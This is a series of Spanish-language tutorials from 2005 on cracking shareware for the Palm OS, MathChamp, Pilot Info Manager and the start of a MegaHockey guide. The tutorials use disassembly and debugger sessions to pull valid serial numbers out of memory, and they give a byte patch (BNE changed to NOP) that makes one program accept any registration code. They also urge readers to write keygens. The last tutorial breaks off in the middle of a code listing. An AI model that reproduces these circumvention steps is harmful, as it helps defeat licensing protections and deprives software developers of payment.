Cargamos primero el emulador y el programa víctima, después procedemos a cargar el PalmDebugger 3.6 en mi caso. Después analizamos e intentamos descubrir el tipo de protección , intentando registrarlo a ver que pasa vemos que se nos muestra una ventana de alerta una llamada TALT (MessageBox en Windows SoftIce).

Encontramos la alerta **1008 0x3F0** Para **"Thank you for registering ! Enjoy Playing MathChamp!**

Y Para la alerta **1009 0x3F1** para **"This registration code is not valid for this device."**

AL ATAQUE

PROPUESTA 1: Encontrar un serial

Desensamblamos parte del programa víctima con el Palmdemon 0.27 y obtenemos este trozo de código. y guardamos el desensamblado en una archivo con extensión *.txt, Procedemos a buscar una alerta en este caso abrimos el archivo desensamblado con Ultraedit32 10a y buscamos la cadena **3F0** cercana una API, Esto es lo que veremos:

```
000087AD 63 30 BLS.S $87DF
000087AF 32 2E FF FE MOVE.W SVAR_02, D1
000087B3 52 41 ADD.W #$1, D1
000087B5 70 00 MOVE.L #$0, D0
000087B7 30 01 MOVE.W D1, D0
000087B9 41 EE FF C0 LEA.L SVAR_40, A0
000087BD 36 2E FF F8 MOVE.W WVAR_08, D3
000087C1 32 03 MOVE.W D3, D1
000087C3 78 0A MOVE.L #$A, D4
000087C5 02 81 00 00 FF.. AND.L #$0000FFFF, D1
000087CB 82 C4 DIVU.W D4, D1
000087CD 24 01 MOVE.L D1, D2
```

```
000087CF 48 42 PEA.L D2
000087D1 12 02 MOVE.B D2, D1
000087D3 06 01 ADD.B #$1, D1
000087D5 00 30 11 81 OR.B #$30, $81(A0, D1.W)
000087D9 08 00 60 00 BTST #0, D0
000087DD 00 2A 70 00 OR.B #$2A, $7000(A2)
000087E1 30 2E FF FE MOVE.W SVAR_02, D0
000087E5 41 EE FF C0 LEA.L SVAR_40, A0
000087E9 36 2E FF F8 MOVE.W WVAR_08, D3
000087ED 32 03 MOVE.W D3, D1
000087EF 78 0A MOVE.L #$A, D4
000087F1 02 81 00 00 FF.. AND.L #$0000FFFF, D1
000087F7 82 C4 DIVU.W D4, D1
000087F9 24 01 MOVE.L D1, D2
000087FB 48 42 PEA.L D2
000087FD 12 02 MOVE.B D2, D1
000087FF 06 01 ADD.B #$1, D1
00008801 00 30 11 81 OR.B #$30, $81(A0, D1.W)
00008805 08 00 1D 7C BTST #$7C, D0
00008809 00 2D FF C3 OR.B #$2D, VAR_3D
0000880D 1D 7C 00 2D MOVE.B #$7C, $2D(A6)
00008811 FF C6 DC.W #FFC6
00008813 42 2E FF CA CLR.B WVAR_36
00008817 52 6E FF FE ADD.W #$1, SVAR_02
0000881B 60 00 FE D8 BRA LOC_86F5
loc_881F:
0000881F 2F 2E 00 08 MOVE.L $8(A6), -(A7)
00008823 70 C0 MOVE.L #$C0, D0
00008825 D0 8E ADD.L A6, D0
00008827 2F 00 MOVE.L D0, -(A7)
00008829 4E 4F A0 C8 SysTrap StrCompare   <--- Aquí se compara el Fake serial y el verdadero
0000882D 50 8F ADD.L #$8, A7
0000882F 4A 40 TST.W D0
00008831 66 26 BNE.S LOC_8859
00008833 3F 3C 03 F0 MOVE.W #$03F0, -(A7)

X-ref to Alert (Registration Confirmed)  <--- "Thank you for registering ! Enjoy Playing MathChamp!

00008837 4E 4F A1 92 SysTrap FrmAlert
0000883B 54 8F ADD.L #$2, A7
0000883D 43 ED C6 70 LEA.L VAR_3990, A1
00008841 20 49 MOVE.L A1, A0
00008843 21 7C 35 7A B7.. MOVE.L #$357AB7E0, $2(A0)
0000884B 43 ED C6 42 LEA.L VAR_39BE, A1
0000884F 20 49 MOVE.L A1, A0
00008851 30 BC 22 53 MOVE.W #$2253, (A0)
00008855 60 00 00 0C BRA LOC_8863
loc_8859:
00008859 3F 3C 03 F1 MOVE.W #$03F1, -(A7)

X-ref to Alert (Registration Not Confirmed)  <--- "This registration code is not valid for this device."

0000885D 4E 4F A1 92 SysTrap FrmAlert
00008861 54 8F ADD.L #$2, A7
loc_8863:
00008863 26 2E FF B8 MOVE.L -$48(A6), D3
00008867 28 2E FF BC MOVE.L -$44(A6), D4
0000886B 4E 5E UNLK.L A6
0000886D 4E 75 RTS
0000886F 45 78 DC.W #4578
00008871 70 69 move.l #$69, d0
00008873 72 65 move.l #$65, d1
00008875 20 69 6E 20 move.l $6E20(a1), a0
00008879 25 75 20 44 61.. move.l $44(a5, d2.w), $6179(a2)
0000887F 73 00 DC.W #7300
loc_8881:
```

```
00008881 4E 56 FF C8 LINK.L A6, #-$38
00008885 42 2E FF FD CLR.B -$3(A6)
00008889 4E 4F A1 73 SysTrap FrmGetActiveForm
0000888D 20 08 MOVE.L A0, D0
0000888F 2D 40 FF F8 MOVE.L D0, -$8(A6)
00008893 30 2E 00 08 MOVE.W $8(A6), D0
00008897 06 40 FC 17 ADD.W #$FC17, D0
0000889B 0C 40 00 06 CMP.W #$0006, D0
0000889F 62 00 02 8E BHI LOC_8B2F
000088A3 72 00 MOVE.L #$0, D1
000088A5 32 00 MOVE.W D0, D1
000088A7 20 01 MOVE.L D1, D0
000088A9 D2 80 ADD.L D0, D1
000088AB 30 3B MOVE.W $6(PC, D1.W), D0
000088AD 18 06 MOVE.B D6, D4
000088AF 4E FB JMP.L $2(PC, D0.W)
000088B1 00 02 OR.B #$2, D2
000088B3 00 0E OR.B #$E, A6
000088B5 00 2A 01 A2 OR.B #$2A, $1A2(A2)
000088B9 00 5E 02 2A OR.W #$022A, (A6)+
000088BD 02 7C 02 60 ANDSR.W #$60
000088C1 42 A7 CLR.L -(A7)
000088C3 4E 4F A1 C1 SysTrap MenuEraseStatus
000088C7 58 8F ADD.L #$4, A7
000088C9 3F 3C 03 ED MOVE.W #$03ED, -(A7)
```

Una vez analizado el código , Que tal si probamos en poner un "atb strcompare" en el palmdebugger 3.6 a ver que pasa, Para ello cargamos el emulador instalamos el programa victima, cargamos el palmdebugger en conexión debemos elegir Emulator, cargado el debugger esto es lo que aparece.

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
...........................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "strcompare"
A-trap set on 00c8 (strcompare)
g
```

Con el "g" nos salta al emulador y en el emulador abrimos el programa víctima, Posterior a ello, Intentamos registrarnos presionamos cualquier serial, presionamos el botón Ok y se bloquea el emulador y nos manda directamente al debugger, Presionamos el comando **"il"** para saber si verdaderamente hemos caido en parte del código del programa victima, para ello revisemos el código que mostro el "il" y comparémoslo con el archivo donde tenemos el código desensamblado.

Esto es lo que muestra el "il"

```
il
00060A2E *_StrCompare ; $1001C2E2 | 4E4F A0C8
00060A32 ADDQ.L #$08,A7 | 508F
00060A34 TST.W D0 | 4A40
00060A36 BNE.S *+$0028 ; 00060A5E | 6626
00060A38 MOVE.W #$03F0,-(A7) ; 'p.' | 3F3C 03F0
00060A3C _FrmAlert ; $10069070 | 4E4F A192
00060A40 ADDQ.L #$02,A7 | 548F
00060A42 LEA -$3990(A5),A1 | 43ED C670
00060A46 MOVE.L A1,A0 | 2049
00060A48 MOVE.L #$357AB7E0,$0002(A0) ; '5z7`' | 217C 357A B7E0 0002
```

Viendo que andamos en las tripas del programa víctima, Que tal si escribimos :

dm a0
0003B9E6: 37 37 38 2D 31 30 2D 34 30 39 00 00 63 68 75 63 "**778-10-409**..chuc"

Eso tiene la finta de un serial que tal si salimos del debugger y lo probamos en el emulador, Efectivamente ese es el serial, y da la finta de ser un serial unico, Probemos cambiando el nombre de HotSync a ver si lo sigue validando.

Con un nombre Hotsync "**Chucky**" el serial es "**778-10-409" ,** Pero desgraciadamente no es valido para todos los hotsync/names , segun lo verifique al cambiar el nombre del hotsync, Seguramente que el programador es un hambriento bastardo.

PROPUESTA 2:Hacer que valide cualquier serial

Entrando en la rutina donde se empieza a construir el serial nos encontramos con: Que les parece si ahora cargamos el emulador y el debugger y ahora paramos con un :

atb "DlkGetSyncInfo"

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
ReadMemHack = false
Attached = false
...........................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "DlkGetSyncInfo"
A-trap set on 02a9 (DlkGetSyncInfo)
g
EXCEPTION ID = $80

000607C6 *_DlkGetSyncInfo ; $100535FA | 4E4F A2A9
il
000607C6 *_DlkGetSyncInfo ; $100535FA | 4E4F A2A9
000607CA LEA $0018(A7),A7 | 4FEF 0018
```

```
000607CE MOVEQ.L #-$34,D0 | 70CC
000607D0 ADD.L A6,D0 | D08E
000607D2 MOVE.L D0,-(A7) | 2F00
000607D4 _StrLen ; $1001C27E | 4E4F A0C7
000607D8 ADDQ.L #$04,A7 | 588F
000607DA MOVE.W D0,-$000A(A6) | 3D40 FFF6
000607DE TST.W -$000A(A6) | 4A6E FFF6
000607E2 BNE.S *+$0006 ; 000607E8 | 6604
000607E4 BRA.W *+$0284 ; 00060A68 | 6000 0282
000607E8 CLR.W -$0002(A6) | 426E FFFE
000607EC MOVE.W -$000A(A6),D0 | 302E FFF6
000607F0 CMP.W -$0002(A6),D0 | B06E FFFE
000607F4 BHI.S *+$0006 ; 000607FA | 6204
000607F6 BRA.W *+$0072 ; 00060868 | 6000 0070
000607FA MOVEQ.L #$00,D0 | 7000
000607FC MOVE.W -$0002(A6),D0 | 302E FFFE
00060800 LEA -$0034(A6),A0 | 41EE FFCC
00060804 CMPI.B #$30,$00(A0,D0.L) ; '0' | 0C30 0030 0800
0006080A BNE.S *+$0012 ; 0006081C | 6610
0006080C MOVEQ.L #$00,D0 | 7000
0006080E MOVE.W -$0002(A6),D0 | 302E FFFE
00060812 LEA -$0034(A6),A0 | 41EE FFCC
00060816 MOVE.B #$6F,$00(A0,D0.L) ; 'o' | 11BC 006F 0800
0006081C MOVEQ.L #$00,D0 | 7000
0006081E MOVE.W -$0002(A6),D0 | 302E FFFE
00060822 LEA -$0034(A6),A0 | 41EE FFCC
00060826 CMPI.B #$40,$00(A0,D0.L) ; '@' | 0C30 0040 0800
0006082C BLE.S *+$0034 ; 00060860 | 6F32
0006082E MOVEQ.L #$00,D0 | 7000
00060830 MOVE.W -$0002(A6),D0 | 302E FFFE
00060834 LEA -$0034(A6),A0 | 41EE FFCC
00060838 CMPI.B #$5A,$00(A0,D0.L) ; 'Z' | 0C30 005A 0800
0006083E BGT.S *+$0022 ; 00060860 | 6E20
00060840 MOVEQ.L #$00,D0 | 7000
00060842 MOVE.W -$0002(A6),D0 | 302E FFFE
00060846 LEA -$0034(A6),A0 | 41EE FFCC
0006084A MOVEQ.L #$00,D1 | 7200
0006084C MOVE.W -$0002(A6),D1 | 322E FFFE
00060850 LEA -$0034(A6),A1 | 43EE FFCC
00060854 MOVE.B $00(A1,D1.L),D2 | 1431 1800
00060858 ADDI.B #$20,D2 ; ' ' | 0602 0020
0006085C MOVE.B D2,$00(A0,D0.L) | 1182 0800
00060860 ADDQ.W #$01,-$0002(A6) | 526E FFFE
00060864 BRA.W *-$0078 ; 000607EC | 6000 FF86
00060868 CMPI.W #$0027,-$000A(A6) ; ''.' | 0C6E 0027 FFF6
0006086E BHI.W *+$0084 ; 000608F2 | 6200 0082
00060872 MOVE.W -$000A(A6),-$0002(A6) | 3D6E FFF6 FFFE
00060878 CLR.W -$0004(A6) | 426E FFFC
0006087C CMPI.W #$0027,-$0002(A6) ; ''.' | 0C6E 0027 FFFE
00060882 BLS.S *+$0006 ; 00060888 | 6304
00060884 BRA.W *+$006E ; 000608F2 | 6000 006C
00060888 MOVEQ.L #$00,D0 | 7000
0006088A MOVE.W -$0002(A6),D0 | 302E FFFE
0006088E LEA -$0034(A6),A0 | 41EE FFCC
00060892 MOVEQ.L #$00,D1 | 7200
00060894 MOVE.W -$0004(A6),D1 | 322E FFFC
00060898 LEA -$0034(A6),A1 | 43EE FFCC
0006089C MOVE.B $00(A1,D1.L),D3 | 1631 1800
000608A0 ADD.B -$0003(A6),D3 | D62E FFFD
000608A4 MOVE.B D3,$00(A0,D0.L) | 1183 0800
000608A8 MOVEQ.L #$00,D0 | 7000
000608AA MOVE.W -$0002(A6),D0 | 302E FFFE
000608AE LEA -$0034(A6),A0 | 41EE FFCC
000608B2 MOVE.B $00(A0,D0.L),D0 | 1030 0800
000608B6 EXT.W D0 | 4880
000608B8 CMPI.W #$007A,D0 ; 'z.' | 0C40 007A
000608BC BHI.S *+$0006 ; 000608C2 | 6204
000608BE BRA.W *+$0028 ; 000608E6 | 6000 0026
000608C2 MOVEQ.L #$00,D0 | 7000
000608C4 MOVE.W -$0002(A6),D0 | 302E FFFE
000608C8 LEA -$0034(A6),A0 | 41EE FFCC
000608CC MOVEQ.L #$00,D1 | 7200
000608CE MOVE.W -$0002(A6),D1 | 322E FFFE
000608D2 LEA -$0034(A6),A1 | 43EE FFCC
```

```
000608D6 MOVE.B $00(A1,D1.L),D4 | 1831 1800
000608DA ADDI.B #$9F,D4 ; '.' | 0604 FF9F
000608DE MOVE.B D4,$00(A0,D0.L) | 1184 0800
000608E2 BRA.W *-$003A ; 000608A8 | 6000 FFC4
000608E6 ADDQ.W #$01,-$0002(A6) | 526E FFFE
000608EA ADDQ.W #$01,-$0004(A6) | 526E FFFC
000608EE BRA.W *-$0072 ; 0006087C | 6000 FF8C
000608F2 CLR.B -$000C(A6) | 422E FFF4
000608F6 CLR.W -$0002(A6) | 426E FFFE
000608FA CMPI.W #$0007,-$0002(A6) ; '..' | 0C6E 0007 FFFE
00060900 BLS.S *+$0006 ; 00060906 | 6304
00060902 BRA.W *+$0122 ; 00060A24 | 6000 0120
00060906 CLR.W -$0004(A6) | 426E FFFC
0006090A CLR.W -$0006(A6) | 426E FFFA
0006090E CLR.W -$0008(A6) | 426E FFF8
00060912 CMPI.W #$0027,-$0004(A6) ; ''.' | 0C6E 0027 FFFC
00060918 BLS.S *+$0006 ; 0006091E | 6304
0006091A BRA.W *+$005A ; 00060974 | 6000 0058
0006091E MOVEQ.L #$00,D0 | 7000
00060920 MOVE.W -$0006(A6),D0 | 302E FFFA
00060924 LEA -$0034(A6),A0 | 41EE FFCC
00060928 MOVE.B $00(A0,D0.L),D0 | 1030 0800
0006092C EXT.W D0 | 4880
0006092E MOVE.W -$0004(A6),D3 | 362E FFFC
00060932 MOVE.W D3,D1 | 3203
00060934 MOVEQ.L #$0F,D4 | 780F
00060936 ANDI.L #$0000FFFF,D1 ; '....' | 0281 0000 FFFF
0006093C DIVU.W D4,D1 | 82C4
0006093E MOVE.L D1,D2 | 2401
00060940 SWAP D2 | 4842
00060942 MOVE.W D2,D3 | 3602
00060944 ADDQ.W #$01,D3 | 5243
00060946 AND.W D3,D0 | C043
00060948 ADD.W D0,-$0008(A6) | D16E FFF8
0006094C MOVE.W -$0006(A6),D0 | 302E FFFA
00060950 ADDQ.W #$01,D0 | 5240
00060952 MOVE.W D0,D2 | 3400
00060954 ADD.W -$0002(A6),D2 | D46E FFFE
00060958 MOVE.W D2,D0 | 3002
0006095A MOVEQ.L #$28,D3 | 7628
0006095C ANDI.L #$0000FFFF,D0 ; '....' | 0280 0000 FFFF
00060962 DIVU.W D3,D0 | 80C3
00060964 MOVE.L D0,D1 | 2200
00060966 SWAP D1 | 4841
00060968 MOVE.W D1,-$0006(A6) | 3D41 FFFA
0006096C ADDQ.W #$01,-$0004(A6) | 526E FFFC
00060970 BRA.W *-$005E ; 00060912 | 6000 FFA0
00060974 CMPI.W #$0004,-$0002(A6) ; '..' | 0C6E 0004 FFFE
0006097A BLS.S *+$0032 ; 000609AC | 6330
0006097C MOVE.W -$0002(A6),D1 | 322E FFFE
00060980 ADDQ.W #$02,D1 | 5441
00060982 MOVEQ.L #$00,D0 | 7000
00060984 MOVE.W D1,D0 | 3001
00060986 LEA -$0040(A6),A0 | 41EE FFC0
0006098A MOVE.W -$0008(A6),D3 | 362E FFF8
0006098E MOVE.W D3,D1 | 3203
00060990 MOVEQ.L #$0A,D4 | 780A
00060992 ANDI.L #$0000FFFF,D1 ; '....' | 0281 0000 FFFF
00060998 DIVU.W D4,D1 | 82C4
0006099A MOVE.L D1,D2 | 2401
0006099C SWAP D2 | 4842
0006099E MOVE.B D2,D1 | 1202
000609A0 ADDI.B #$30,D1 ; '0' | 0601 0030
000609A4 MOVE.B D1,$00(A0,D0.L) | 1181 0800
000609A8 BRA.W *+$0064 ; 00060A0C | 6000 0062
000609AC CMPI.W #$0002,-$0002(A6) ; '..' | 0C6E 0002 FFFE
000609B2 BLS.S *+$0032 ; 000609E4 | 6330
000609B4 MOVE.W -$0002(A6),D1 | 322E FFFE
000609B8 ADDQ.W #$01,D1 | 5241
000609BA MOVEQ.L #$00,D0 | 7000
000609BC MOVE.W D1,D0 | 3001
000609BE LEA -$0040(A6),A0 | 41EE FFC0
000609C2 MOVE.W -$0008(A6),D3 | 362E FFF8
000609C6 MOVE.W D3,D1 | 3203
```

```
000609C8 MOVEQ.L #$0A,D4 | 780A
000609CA ANDI.L #$0000FFFF,D1 ; '....' | 0281 0000 FFFF
000609D0 DIVU.W D4,D1 | 82C4
000609D2 MOVE.L D1,D2 | 2401
000609D4 SWAP D2 | 4842
000609D6 MOVE.B D2,D1 | 1202
000609D8 ADDI.B #$30,D1 ; '0' | 0601 0030
000609DC MOVE.B D1,$00(A0,D0.L) | 1181 0800
000609E0 BRA.W *+$002C ; 00060A0C | 6000 002A
000609E4 MOVEQ.L #$00,D0 | 7000
000609E6 MOVE.W -$0002(A6),D0 | 302E FFFE
000609EA LEA -$0040(A6),A0 | 41EE FFC0
000609EE MOVE.W -$0008(A6),D3 | 362E FFF8
000609F2 MOVE.W D3,D1 | 3203
000609F4 MOVEQ.L #$0A,D4 | 780A
000609F6 ANDI.L #$0000FFFF,D1 ; '....' | 0281 0000 FFFF
000609FC DIVU.W D4,D1 | 82C4
000609FE MOVE.L D1,D2 | 2401
00060A00 SWAP D2 | 4842
00060A02 MOVE.B D2,D1 | 1202
00060A04 ADDI.B #$30,D1 ; '0' | 0601 0030
00060A08 MOVE.B D1,$00(A0,D0.L) | 1181 0800
00060A0C MOVE.B #$2D,-$003D(A6) ; '-' | 1D7C 002D FFC3
00060A12 MOVE.B #$2D,-$003A(A6) ; '-' | 1D7C 002D FFC6
00060A18 CLR.B -$0036(A6) | 422E FFCA
00060A1C ADDQ.W #$01,-$0002(A6) | 526E FFFE
00060A20 BRA.W *-$0126 ; 000608FA | 6000 FED8
00060A24 MOVE.L $0008(A6),-(A7) | 2F2E 0008
00060A28 MOVEQ.L #-$40,D0 | 70C0
00060A2A ADD.L A6,D0 | D08E
00060A2C MOVE.L D0,-(A7) | 2F00
00060A2E _StrCompare ; $1001C2E2 | 4E4F A0C8
00060A32 ADDQ.L #$08,A7 | 508F
00060A34 TST.W D0 | 4A40
00060A36 BNE.S *+$0028 ; 00060A5E | 6626
00060A38 MOVE.W #$03F0,-(A7) ; 'p.' | 3F3C 03F0
00060A3C _FrmAlert ; $10069070 | 4E4F A192
00060A40 ADDQ.L #$02,A7 | 548F
00060A42 LEA -$3990(A5),A1 | 43ED C670
00060A46 MOVE.L A1,A0 | 2049
00060A48 MOVE.L #$357AB7E0,$0002(A0) ; '5z7`' | 217C 357A B7E0 0002
00060A50 LEA -$39BE(A5),A1 | 43ED C642
00060A54 MOVE.L A1,A0 | 2049
00060A56 MOVE.W #$2253,(A0) ; 'S"' | 30BC 2253
00060A5A BRA.W *+$000E ; 00060A68 | 6000 000C
00060A5E MOVE.W #$03F1,-(A7) ; 'q.' | 3F3C 03F1
00060A62 _FrmAlert ; $10069070 | 4E4F A192
00060A66 ADDQ.L #$02,A7 | 548F
00060A68 MOVE.L -$0048(A6),D3 | 262E FFB8
00060A6C MOVE.L -$0044(A6),D4 | 282E FFBC
00060A70 UNLK A6 | 4E5E
00060A72 RTS | 4E75
00060A74 | 4578
00060A76 MOVEQ.L #$69,D0 | 7069
00060A78 MOVEQ.L #$65,D1 | 7265
00060A7A MOVE.L $6E20(A1),A0 | 2069 6E20
00060A7E MOVE.L $44(A5,D2.W),$6179(A2) | 2575 2044 6179
00060A84 MOVEQ.L #$00,D1 | 7300
00060A86 LINK A6,-$0038 | 4E56 FFC8
00060A8A CLR.B -$0003(A6) | 422E FFFD
00060A8E _FrmGetActiveForm ; $10067DFE | 4E4F A173
00060A92 MOVE.L A0,D0 | 2008
00060A94 MOVE.L D0,-$0008(A6) | 2D40 FFF8
00060A98 MOVE.W $0008(A6),D0 | 302E 0008
00060A9C ADDI.W #$FC17,D0 ; '..' | 0640 FC17
00060AA0 CMPI.W #$0006,D0 ; '..' | 0C40 0006
00060AA4 BHI.W *+$0290 ; 00060D34 | 6200 028E
00060AA8 MOVEQ.L #$00,D1 | 7200
00060AAA MOVE.W D0,D1 | 3200
00060AAC MOVE.L D1,D0 | 2001
00060AAE ADD.L D0,D1 | D280
00060AB0 MOVE.W *+$0008(D1.L),D0 | 303B 1806
00060AB4 JMP *+$0004(D0.W) | 4EFB 0002
00060AB8 ORI.B #$2A,A6 ; '*' | 000E 002A
```

```
00060ABC BCLR D0,-(A2) | 01A2
00060ABE ORI.W #$022A,(A6)+ ; '*.' | 005E 022A
00060AC2 ANDI.W #$0260,SR ; '`.' | 027C 0260
00060AC6 CLR.L -(A7) | 42A7
00060AC8 _MenuEraseStatus ; $1006CFDC | 4E4F A1C1
00060ACC ADDQ.L #$04,A7 | 588F
```

Esto se consigue cambiando :

```
0000881F 2F 2E 00 08 MOVE.L $8(A6), -(A7)
00008823 70 C0 MOVE.L #$C0, D0
00008825 D0 8E ADD.L A6, D0
00008827 2F 00 MOVE.L D0, -(A7)
00008829 4E 4F A0 C8 SysTrap StrCompare
0000882D 50 8F ADD.L #$8, A7
0000882F 4A 40 TST.W D0
00008831 66 26 BNE.S LOC_8859 <--- Salta a la ventana de registro invalido.
00008833 3F 3C 03 F0 MOVE.W #$03F0, -(A7)
```

Parchar por:

```
0000881F 2F 2E 00 08 MOVE.L $8(A6), -(A7)
00008823 70 C0 MOVE.L #$C0, D0
00008825 D0 8E ADD.L A6, D0
00008827 2F 00 MOVE.L D0, -(A7)
00008829 4E 4F A0 C8 SysTrap StrCompare
0000882D 50 8F ADD.L #$8, A7
0000882F 4A 40 TST.W D0
00008831 4E 71 NOP <--- Hacer que siempre valla a la ventana de registro  valido.
00008833 3F 3C 03 F0 MOVE.W #$03F0, -(A7)
```

Cargando el juego y registrarnos parece que valida cualquier cosa sin importar el Nombre del HotSync, adelantamos el reloj y nada , entramos y salimos del juego varias veces y todo bien sigue registrado, esto es porque parte de la rutina de comprobación esta en la dirección 00008831 de este simple salto depende si estamos ó no registrados, Esta protección es amigable porque hay otras protecciones en otros programas solo nos despistan cuando cambiamos este salto y tienen más rutinas de comprobación, Pero aqui no se utilizan trampas anti Palm Cracker, Parece ser que la versión de MatchChamp v1.1 Ya cambio su rutina de protección,La analizaremos en otra ocación. Ustedes pueden crear un keygen partiendo del llamada API **DlkGetSyncInfo** e ir rastreando paso por paso con el PalmDebugger , Bye.

By Chucky

America 2005

Palm Spanish Tutor

Programa:	Pilot Info Manager v2.1a

Protección:	(X)**Serial** ( )**HotSync/Code** ( )**Trial** ( )**Multiprotección** ( )**Encriptado** ( )**Otro**		
Descripción:	Programa para checar el hardware de la PDA		
Objetivo:	Encontrar el serial (Aprender a usar el Palm debugger nadando en código vivo)		
Dificultad:	(X)**NewBies** ( )**Intermedio** ( )**Avanzado** ( )**Master** ( )**Güru**		
DOWNLOAD:	http://www.comports.com/pim		
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27		
Palm CRACKER:	Benito	**FECHA:**	M/22/03/2005

INTRODUCCION

Desensablamos el programa con el palmdemon v0.27 buscamos las referencias a las APIS y encontramos una referencia al **"systrap StrCompare" (Aqui pondremos un breakpoint en el Palm debugger atb "StrCompare") ,** el 99% de las aplicaciones hasta antes del 2005 úilizaban esta rutina de comprobación para el serial falso y el verdadero , ahora raramente podemos ya encontrarla, debido a que ya la mayoría de programadores opta por la protección HotSync/Name Code

AL ATAQUE

Bien cargamos el emulador y la aplicación PRC en cuestión, Acto seguido cargamos el Palm debugger en mi caso el v3.6 , Entramos al programa en el emulador e intentamos registrarnos con los datos siguientes:

User name: Benito

Registration Key: 1234567890 <--- Serial falso por supuesto

En el Palm debugger 3.6d7 aparece lo siguiente

```
Initializing parser...
Initializing lex...
Installing keywords...
Initializing eval...
Initializing exec...
Loading startup script...
============================
DebOut = false
SymbolsOn = true
StepRegs = false
```

```
ReadMemHack = false
Attached = false
.............................
dot address = 00000000
last address = 00000000
last count = 00000000
============================
att  <--- para conectar con el emulador
EXCEPTION ID = $80
'TargetCfgRoutines'
+$00F0 1018871C *LINK A6,$0000 | 4E56 0000
atb "StrCompare"  <--- API para comparar el serial falso con el verdadero
A-trap set on 00c8 (StrCompare)
g  <--- Conectá al emulador y esperá para dar un salto
EXCEPTION ID = $80

0004A4EA *_StrCompare ; $1001C2E2 | 4E4F A0C8
il  <--- Para saber si verdaderamente estamos en el código vivo del PRC
0004A4EA *_StrCompare ; $1001C2E2 | 4E4F A0C8
0004A4EE ADDQ.W #$08,A7 | 504F
0004A4F0 TST.W D0 | 4A40
0004A4F2 BNE.W *+$0276 ; 0004A768 | 6600 0274
0004A4F6 LEA *-$0532,A1 ; 00049FC4 | 43FA FACC
0004A4FA MOVE.L A1,-(A7) | 2F09
0004A4FC MOVE.L A2,-(A7) | 2F0A
0004A4FE _StrCopy ; $1001C044 | 4E4F A0C5
0004A502 MOVE.B #$01,-$02B9(A6) ; '.' | 1D7C 0001 FD47
0004A508 MOVE.W #$0003,-(A7) ; '..' | 3F3C 0003
dm a0
0003B8F4: 35 32 32 33 35 00 20 65 6E 74 65 72 20 72 65 67 "52235. enter reg"
0003B904: 69 73 74 61 74 69 6F 6E 20 6B 65 79 00 6F 6E 20 "istation key.on "
0003B914: 6B 65 79 00 00 04 0C 46 00 00 00 00 00 00 20 04 "key....F...... ."
0003B924: FF FF 00 00 00 00 10 18 10 18 7F 40 00 03 E6 7C "...........@...|"

dm a2
0003B8F4: 35 32 32 33 35 00 20 65 6E 74 65 72 20 72 65 67 "52235. enter reg"
0003B904: 69 73 74 61 74 69 6F 6E 20 6B 65 79 00 6F 6E 20 "istation key.on "
0003B914: 6B 65 79 00 00 04 0C 46 00 00 00 00 00 00 20 04 "key....F...... ."
0003B924: FF FF 00 00 00 00 10 18 10 18 7F 40 00 03 E6 7C "...........@...|"
0003B984: BA 26 00 03 E2 94 00 00 00 00 00 03 B9 CE 10 08 ".&..............."
```

Encontramos que el serial verdadero es 52235 para un Name : Benito , cada quien puede encontrar el Key para su propio nombre.

Les corresponde a cada uno de ustedes rastrear instrucción por instrucción , hasta encontrar el serial,Esto es todo por hoy , hasta la próxima , no olviden en formarse un criterio para realizar no solo este objetivo del reversing si no de cualquier tipo, Hacemos la aclaración que solo intentamos depurar esta aplicación y no intentamos dañar al programador, por lo que debugging no es ilegal al menos en mi país de lo contrario no habría depuradores ni desensambladores ni editores hexadecimales, etc.

Alguien se preguntara y este tipo por que analiza las protecciones más simples, pues yo les digo que este es solo el principio para saber como funcionan estos menesteres, Ya teniendo los debidos conocimientos entonces iremos avanzando de Newbie a Güru y ustedes escuincles de menos de 15 años serán los que guiarán a los futuros crackers.

Palm Spanish Tutor: Página dedicada a la divulgación de información en Castellano, sobre Ingeniería Inversa y Programación en Palm. E-mail "Colabora con tus Proyectos"

Palm Spanish Tutor

Programa:	MegaHockey v.1.0 Color / Grises

PROTECCION:	(X)Serial ( )HotSync/Code ( )Trial ( )Multiprotección ( )Encriptado ( )Otro	
Objetivo:	Validar cualquier serial	
Dificultad:	(X)NewBies ( )Intermedio ( )Avanzado ( )Master ( )Güru	
DOWNLOAD:	http://www.google.com	
Herramientas:	SouthDebugger, PRCedit, PilotDis. POSE Palm emulador, UltraEdit-32, PalmDemon 0.27	
Palm CRACKER:	Adamantium	FECHA: W/31/04/2005

INTRODUCCION


Se trata de un juego de Hockey Hmmmmmmm Con esto para que queremos Game Boy Advance

AL ATAQUE

Curiosamente este programa solo tiene la ventana de mensaje si has registrado correctamente, Con PalmDemon 0.27 desensamblamos y de tarea les dejamos que las busquen .

1.- Paso analizar el código muerto

```
00005D80 4E BA CE B6 JSR.L LOC_2C38
00005D84 4F EF 00 20 LEA.L $20(A7), A7
00005D88 4E 75 RTS
loc_5D8A:
00005D8A 51 4F SUB.W #$8, A7
00005D8C 4A 2D F8 C6 TST.B VAR_73A
00005D90 66 2A BNE.S LOC_5DBC
00005D92 70 06 MOVE.L #$6, D0
00005D94 90 6D F8 CC SUB.W VAR_734, D0
00005D98 48 C0
00005D9A 2F 00 MOVE.L D0, -(A7)
00005D9C 48 6F 00 04 PEA.L $4(A7)
00005DA0 4E 4F A0 C9 SysTrap StrIToA
00005DA4 48 78 00 00 PEA.L $0
00005DA8 48 78 00 00 PEA.L $0
00005DAC 48 6F 00 10 PEA.L $10(A7)
